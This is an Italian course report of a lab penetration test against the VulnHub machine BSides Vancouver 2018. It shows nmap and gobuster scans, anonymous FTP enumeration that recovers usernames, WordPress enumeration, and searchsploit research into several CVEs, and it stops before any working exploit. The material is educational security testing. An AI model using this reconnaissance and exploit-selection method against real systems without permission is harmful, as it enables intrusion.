

RELAZIONE TECNICA

Esercizio Extra – Blackbox Penetration Test

Macchina target: BSides Vancouver 2018 (VulnHub)

Corso: Cybersecurity & Ethical Hacking – Epcode

Progetto S6/L5 – Esercizio Extra

Data: 17 luglio 2026

1. Traccia dell'esercizio

L'esercizio extra richiede di condurre un penetration test in modalità blackbox contro una macchina virtuale vulnerabile (BSides Vancouver 2018, disponibile su VulnHub), senza alcuna informazione preliminare sulla configurazione. L'obiettivo dichiarato è ottenere i privilegi di root, individuando se possibile almeno due percorsi di attacco distinti (accesso iniziale + privilege escalation), seguendo la metodologia standard di un blackbox assessment: discovery, scansione delle porte, enumerazione dei servizi, exploitation e privilege escalation.

2. Ambiente di laboratorio

Macchina virtuale	Kali Linux (attacker) e BSides Vancouver 2018 (target), gestite tramite UTM su host macOS
IP Target	192.168.64.12
IP Kali (attacker)	192.168.64.10
Sistema operativo target	Ubuntu 12.04.4 LTS (kernel 3.11.0-15-generic, i686)
Servizi individuati	FTP (21), SSH (22), HTTP (80)

3. Discovery ed enumerazione dei servizi

3.1 Scansione delle porte (Nmap)

La scansione iniziale con Nmap ha rilevato tre servizi esposti sul target:

```
nmap -sV -sC -p- -T4 192.168.64.12
```

Porta	Servizio	Dettagli
21/tcp	FTP	vsftpd 2.3.5 — login anonimo consentito, cartella "public" visibile
22/tcp	SSH	OpenSSH 5.9p1 (Ubuntu)
80/tcp	HTTP	Apache 2.2.22 (Ubuntu) — robots.txt disallowa /backup_wordpress, WordPress 4.5 rilevato

3.2 Enumerazione FTP anonima

Il servizio FTP consente il login anonimo. All'interno della cartella "public" è stato individuato e scaricato il file users.txt.bk, contenente cinque nomi utente di sistema.




Fig. 1 — Sessione FTP anonima: navigazione nella cartella "public" e avvio del download dei file presenti.




Fig. 2 — Prosecuzione del download via FTP (mget) dei file trovati nella cartella pubblica.




Fig. 3 — Conferma che la cartella "public" non contiene sotto-cartelle nascoste; download di users.txt.bk completato (31 byte) e chiusura della sessione FTP.




Fig. 4 — Verifica in locale dei file scaricati: contenuto di users.txt.bk con i cinque username di sistema (abatchy, mai, anne, doomguy, john).

3.3 Enumerazione WordPress (WPScan)

Il percorso /backup_wordpress/, indicato nel file robots.txt, ospita un'installazione WordPress reale e funzionante ("Deprecated WordPress blog"). L'enumerazione con WPScan ha restituito i seguenti risultati:

Versione WordPress	4.5 (2016) — versione obsoleta
Utenti WordPress identificati	admin, john
Tema attivo	Twenty Sixteen v1.2
XML-RPC	Abilitato (xmlrpc.php raggiungibile)
Plugin di terze parti	Nessuno rilevato
PHP	Versione 5.3.10-1ubuntu3.26 (header X-Powered-By)

4. Tentativi di exploitation su WordPress (percorso non completato)

Data la presenza di WordPress 4.5 e PHP 5.3.10, entrambi obsoleti, sono stati esplorati diversi vettori noti. Questo percorso viene documentato integralmente perché rappresenta il tentativo del secondo percorso di attacco richiesto dalla traccia; nessuno dei tentativi seguenti ha però prodotto un accesso, per i motivi indicati.

4.1 CVE-2017-8295 — Unauthenticated Password Reset

È stato analizzato l'exploit relativo a CVE-2017-8295, che sfrutta la mancata validazione dell'header HTTP Host durante la generazione del link di reset password di WordPress, permettendo in teoria di dirottare l'email di reset verso un dominio controllato dall'attaccante.




Fig. 5 — Lettura dei dettagli tecnici dell'exploit CVE-2017-8295 (scoperto da Dawid Golunski) tramite searchsploit.




Fig. 6 — Esempio di email di reset generata nella PoC dell'exploit, con header Return-Path/From/Message-ID contraffatti verso il dominio dell'attaccante.

Esito: **NON PRATICABILE.**

Motivazione: in un ambiente di laboratorio isolato senza un vero servizio di posta configurato, non è possibile intercettare l'email di reset generata dal server, rendendo l'exploit non verificabile in queste condizioni.

4.2 Ricerca ulteriori CVE per WordPress 4.5 / PHP 5.3.10





Fig. 7 — searchsploit: elenco delle vulnerabilità note corrispondenti, tra cui WordPress Core 4.5.3 Directory Traversal/DoS (CVE-2016-6897/6896).

L'exploit individuato (path traversal negli Ajax handler del core di WordPress) richiede però un utente autenticato, anche a basso privilegio (Subscriber), per essere sfruttato.

4.3 Enumerazione directory (Gobuster) e test LFI



```
kali@kali: ~  
Session Actions Edit View Help  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.8.2  
[+] Extensions: sql,zip,bak,conf  
[+] Timeout: 10s  
  
Starting gobuster in directory enumeration mode  
  
.hta (Status: 403) [Size: 285]  
.hta.bak (Status: 403) [Size: 289]  
.hta.sql (Status: 403) [Size: 289]  
.hta.conf (Status: 403) [Size: 290]  
.hta.zip (Status: 403) [Size: 289]  
.htaccess.sql (Status: 403) [Size: 294]  
.htaccess (Status: 403) [Size: 290]  
.htaccess.conf (Status: 403) [Size: 295]  
.htaccess.zip (Status: 403) [Size: 294]  
.htaccess.bak (Status: 403) [Size: 294]  
.htpasswd.sql (Status: 403) [Size: 294]  
.htpasswd.bak (Status: 403) [Size: 290]  
.htpasswd.zip (Status: 403) [Size: 294]  
.htpasswd.conf (Status: 403) [Size: 295]  
cgi-bin/ (Status: 403) [Size: 289]  
index (Status: 200) [Size: 177]  
index.html (Status: 200) [Size: 177]  
robots (Status: 200) [Size: 43]  
robots.txt (Status: 200) [Size: 43]  
server-status (Status: 403) [Size: 294]  
Progress: 23065 / 23065 (100.00%)  
  
Finished  
  
(kali@kali)~$
```

Fig. 8 — Scansione delle directory con Gobuster su `/backup_wordpress/`: struttura standard di WordPress, nessun percorso nascosto rilevante.




Fig. 9 — Tentativi di Local File Inclusion tramite parametri GET (page, file, view): nessun parametro risulta vulnerabile, viene restituita solo la pagina di default Apache o errori 404.

Esito: FALLITO — nessuna registrazione utenti abilitata su WordPress (necessaria per l'exploit del punto 4.2) e nessun parametro LFI sfruttabile individuato.

4.4 CVE-2012-1823 — Apache + PHP 5.3.10 CGI Argument Injection RCE

Essendo PHP 5.3.10 in ambito, è stata effettuata una ricerca più ampia di exploit RCE per questa versione specifica:




Fig. 10 — Elenco searchsploit (parte 1) delle vulnerabilità note per PHP/Apache, incluso l'exploit "Apache + PHP < 5.3.12 - Remote Code Execution".




Fig. 11 — Elenco searchsploit (parte 2): conferma di PHP 5.3.10 tra le versioni interessate da diverse vulnerabilità (DoS su spl_autoload, CGI Argument Injection).

